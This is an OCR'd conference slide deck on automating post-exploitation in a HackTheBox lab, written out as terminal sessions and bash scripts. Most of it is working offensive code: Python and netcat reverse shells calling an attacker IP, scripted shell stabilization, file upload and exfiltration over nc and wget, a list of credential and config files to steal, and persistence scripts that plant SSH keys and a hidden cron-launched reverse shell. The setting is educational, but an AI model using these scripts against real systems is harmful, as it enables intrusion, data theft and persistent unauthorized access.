a poor man's penetration test

[automating the manual]

11/9/2019

john@bsidesde:~/poor-mans-pentest$

whoami

John Hammond

day:
- Red Team Cyber Operator
- Cybersecurity Instructor

night:
- CTF Player and Developer
- YouTube Content Creator

john@bsidesde:~/poor-mans-pentest$

ls -la


```
drwxr-xr-x 18 john john        .
drwxr-xr-x  3 root root       ..
-rw-rw-r--  1 john john        hackthebox.ovpn
drwxr-xr-x  4 john john        reverse_shell
drwxr-xr-x  4 john john        stable_shell
-rw-rw-r--  6 john john        xte
drwxr-xr-x  5 john john        enum
drwxr-xr-x  5 john john        exfil
drwxr-xr-x  5 john john        persistence
-rw-rw-rw-  1 john john        questions.txt
drwxr-xr-x  3 john john        .contact_me
```

john@bsidesde:~/poor-mans-pentest$

openvpn hackthebox.ovpn

```
sudo bash -c \
        'echo "10.10.10.68 bashed.htb" >> /etc/hosts'

ping bashed.htb
```

```
PING bashed.htb (10.10.10.68) 56(84) bytes of data.
64 bytes from bashed.htb (10.10.10.68): icmp_seq=1 ttl=63 time=170 ms
```




john@bsidesde:~/poor-mans-pentest$

DEVELOPMENT • DECEMBER 4, 2017

phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!



phpbash

DEVELOPMENT • DECEMBER 4, 2017

```
www-data@bashed:/var/www/html# whoami
www-data
www-data@bashed:/var/www/html# ls -la | tac
drwxrwxrwx 2 root root 4096 Dec 4 2017 uploads
-rw-r-xr-x 1 root root 24164 Dec 4 2017 style.css
-rw-r-xr-x 1 root root 7477 Dec 4 2017 single.html
-rw-r-xr-x 1 root root 10863 Dec 4 2017 scroll.html
drw-r-xr-x 2 root root 4096 Dec 4 2017 php
drw-r-xr-x 2 root root 4096 Dec 4 2017 js
-rw-r-xr-x 1 root root 7743 Dec 4 2017 index.html
drw-r-xr-x 2 root root 4096 Dec 4 2017 images
drw-r-xr-x 2 root root 4096 Dec 4 2017 fonts
drw-r-xr-x 2 root root 4096 Dec 4 2017 dev
drw-r-xr-x 2 root root 4096 Dec 4 2017 demo-images
```

```
www-data:/var/www/html#
```

cd reverse_shell

curl http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
# on our attacker machine
$ nc -lnvp 9001
Listening on [0.0.0.0] (family 2, port 9000)
```

```
# on the victim machine
python -c 'import socket,subprocess,os;
 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
 s.connect(("10.10.14.13",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
 os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

john@bsidesde:~/poor-mans-pentest$

id && ip addr

```
# We've got a shell!
# Time for all the manual boilerplate.
id
ip addr
cat /etc/*release
uname -a
env
ps aux
sudo -l
                              # and so on...
```

john@bsidesde:~/poor-mans-pentest$

cd ../stable_shell

```
# The classic magic trick to stabilize our reverse shell
# on the victim:
python -c "import pty; pty.spawn('/bin/bash')"
```

Control+Z

```
# on our attacker machine:
stty raw -echo
fg
# back on the victim:
export TERM=xterm
```

john@bsidesde:~/poor-mans-pentest$

cd ../xte

```
sudo apt install xautomation
```

```
xte str "hello world"
```

```
xte key Return
```

```
xte keydown Control_L
```

```
xte keyup Control_L
```

john@bsidesde:~/poor-mans-pentest$

vim functions.sh

```
#!/bin/bash

function command(){
    xte "str $1"
    sleep 0.5
    xte "key Return"
}

function ctrl(){
    xte "keydown Control_L" "key $1" "keyup Control_L"
}
```

john@bsidesde:~/poor-mans-pentest$

command && ctrl

```
command "id"
command "ls -la"
ctrl L
ctrl P
ctrl N

# we have built out super small primitives
# to automate the process of stabilizing our shell!
```

vim stabilize_shell.sh


```
#!/bin/bash

source "$(pwd)/functions.sh"

command "python -c 'import pty; pty.spawn(\"/bin/bash\")'"
ctrl Z
command "stty raw -echo"
command "fg"
command "export TERM=xterm"
```

```
# but how could we actually run this in the reverse shell?
```


john@bsidesde:~/poor-mans-pentest$

guake

```
sudo apt install guake
```




```
john@bsidesde:~/poor-mans-pentest$
```


Guake Preferences
Guake properties
Customize behavior and appearance of Guake!
General
Main Window
Shell
Scrolling
Appearance
Keyboard shortcuts
Quick Open
Hooks
Compatibility
To change a shortcut simply click on its name.
To disable a shortcut, press the "Backspace" key.
Action
Shortcut
General
Toggle Guake visibility
Shift+Return
Show and focus Guake window
Toggle Fullscreen
F11
Toggle Hide on Lose Focus
Ctrl+F1
Quit
Shift+Ctrl+Q
Reset terminal
Tab management
New tab
Shift+Ctrl+T
Close tab
Shift+Ctrl+W
Rename current tab
Shift+Ctrl+R
Split management
Split tab vertical
Super+<
Split tab horizontal
Super+-
Close terminal
Super+X
Focus terminal above
Shift+Super+Up
Focus terminal below
Shift+Super+Down
Close

vim *.sh

```
# functions.sh - ... previous code above ...

function hide_guake(){
    xte "keydown Shift_L" "key Return" "keyup Shift_L"
    sleep 0.5
}
```

```
# stabilize_shell.sh - ... before any actual operations
hide_guake
```

 # Now using Guake to run the script will correctly keep focus!

john@bsidesde:~/poor-mans-pentest$

cd ../reverse_shell

```
# on our attacker machine, we always need two things:
#  1. our IP address
#  2. a high port to listen on
```

```
ip -4 addr show tun0 | grep -oP '(?<=inet\s)\d+(\.\d+){3}'
```

```
$(($RANDOM+3000))
```

john@bsidesde:~/poor-mans-pentest$

cd ../xte; vim functions.sh

```
# functions.sh - ... previous code above

function alt_tab(){
    xte "keydown Alt_L" "keyup Tab" "keyup Alt_L" "keydown Tab"
    sleep 0.5
}
```

```
source functions.sh
alt_tab
```

john@bsidesde:~/poor-mans-pentest$

vim python_revshell.sh

```
#!/bin/bash

source "$(pwd)/functions.sh"

IP=$(ip -4 addr show tun0 | grep -oP '(?<=inet\s)\d+(\.\d+){3}')
PORT=$(($RANDOM+3000))

hide_guake
terminator
sleep 0.5
command "nc -lnvp $PORT"
alt_tab
command "<INSERT PYTHON REVERSE SHELL CODE, WITH $IP AND $PORT>"
```

john@bsidesde:~/poor-mans-pentest$

vim nc_revshell.sh

```
#!/bin/bash

source "$(pwd)/functions.sh" # now sets the IP variable

PORT=$(($RANDOM+3000))

hide_guake
terminator
sleep 0.5
command "nc -lnvp $PORT"
alt_tab
command "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
$IP $PORT >/tmp/f"
```

john@bsidesde:~/poor-mans-pentest$

cd ../enum

```
# We have established quick procedures to:
#     1. get a reverse shell connection
#     2. stabilize our shell

#       now what? Can we take this further?
```

```
git clone "https://github.com/rebootuser/LinEnum"
```

john@bsidesde:~/poor-mans-pentest$

vim upload_file_nc.sh

```
#!/bin/bash

source "$(pwd)/functions.sh"

PORT=$(($RANDOM+3000))
filename=$(basename $1)

hide_guake
nc -q 0 -lnvp $PORT < $1 &
command "nc $IP $PORT > /dev/shm/$filename"
```

john@bsidesde:~/poor-mans-pentest$

vim upload_file_wget.sh

```
#!/bin/bash

source "$(pwd)/functions.sh"

PORT=$(($RANDOM+3000))
TMPDIR=$(mktemp -d)

hide_guake
cp $1 $TMPDIR
terminator --working-directory=$TMPDIR -e "python3 -m http.server $PORT"
alt_tab
command "wget http://$IP:$PORT/$filename -O /dev/shm/$filename"
alt_tab
ctrl C
```

john@bsidesde:~/poor-mans-pentest$

vim lenum.sh

```
#!/bin/bash

source "$(pwd)/functions.sh"

$(pwd)/upload_file_nc.sh /opt/LinEnum/LinEnum.sh # this will call hide_guake
command "chmod +x /dev/shm/LinEnum.sh"
command "/dev/shm/LinEnum.sh | tee /dev/shm/linlog.txt"
```

 # But, we need a means to download our output!

john@bsidesde:~/poor-mans-pentest$

cd ../exfil

```
mkdir /opt/pmp
echo "export PATH=$PATH:/opt/pmp" >> ~/.bashrc
```

```
# adjust each script's "source" command to call from
# /opt/pmp/, rather than the $(pwd).
```

```
cp ./*.sh /opt/pmp
source ~/.bashrc
```

john@bsidesde:~/poor-mans-pentest$

vim download_file_nc.sh

```
#!/bin/bash

source "/opt/pmp/functions.sh"

PORT=$(($RANDOM+3000))
TARGET_IP=$1
filename=$(basename $2)

hide_guake
command "nc -w 0 -lnvp $PORT < $2"
sleep 0.5
nc $TARGET_IP $PORT > $filename &
```

john@bsidesde:~/poor-mans-pentest$

cat sensitive_files.txt

 # What could we really exfiltrate?

curl https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

```
# if we have read access...
/etc/passwd
/etc/services
/home/**/*
/var/log/*
/var/mail/*
/etc/ssh/*
/etc/**/*.conf
```

john@bsidesde:~/poor-mans-pentest$

more potential_uses.txt

```
# test for shellshock?
x='() { :;}; echo VULNERABLE' bash -c :

# look for SUID binaries?
find / -perm -4000 -type f 2>/dev/null

# check running processes, local ports?
ps aux
netstat -tulpn

# tons of other options...
```

git clone "https://github.com/sleventyeleven/linuxprivchecker"

john@bsidesde:~/poor-mans-pentest$

ls -la ../persistence

```
drwxr-xr-x  5 john john          .
drwxr-xr-x 18 john john          ..
-rw-rw-r--  1 john john          add_ssh_keys.sh
drwxr-xr-x  1 john john          add_cron_job.sh
```

 # There is certainly more that we could do!

john@bsidesde:~/poor-mans-pentest$

vim add_ssh_keys.sh

```
#!/bin/bash

source "/opt/pmp/functions.sh"

yes y | ssh-keygen -f $(pwd)/sshkey -N ""
upload_file.sh $(pwd)/sshkey.pub     # this will hide_guake
command "mkdir -p ~/.ssh/"
command "cat /dev/shm/sshkey.pub >> ~/.ssh/authorized_keys"
```

 # Only if we can write to a home directory and SSH is enabled!

john@bsidesde:~/poor-mans-pentest$

vim add_cron_job.sh

```
#!/bin/bash

source "/opt/pmp/functions.sh"

PORT=3386
F="..."

command "mkdir ~/$F"
command "echo '#!/bin/bash' > ~/$F/$F"
command "echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc $IP $PORT
>/tmp/f' > ~/$F/$F"
command "chmod +x ~/$F/$F"
command "echo '*/1 * * * * $USER $HOME/.../...' >> /etc/crontab"
```

 # Only if we can write to the crontab and a user directory!

john@bsidesde:~/poor-mans-pentest$

```
read $(cat questions.txt)
```

john@bsidesde:~/poor-mans-pentest$

ls -R .contact_me

johnhammond010@gmail.com


youtube.com/johnhammond010

github.com/johnhammond

twitter.com/_johnhammond

discord.gg/Kgtnfw4

john@bsidesde:~/poor-mans-pentest$



john@bsidesde:~/poor-mans-pentest$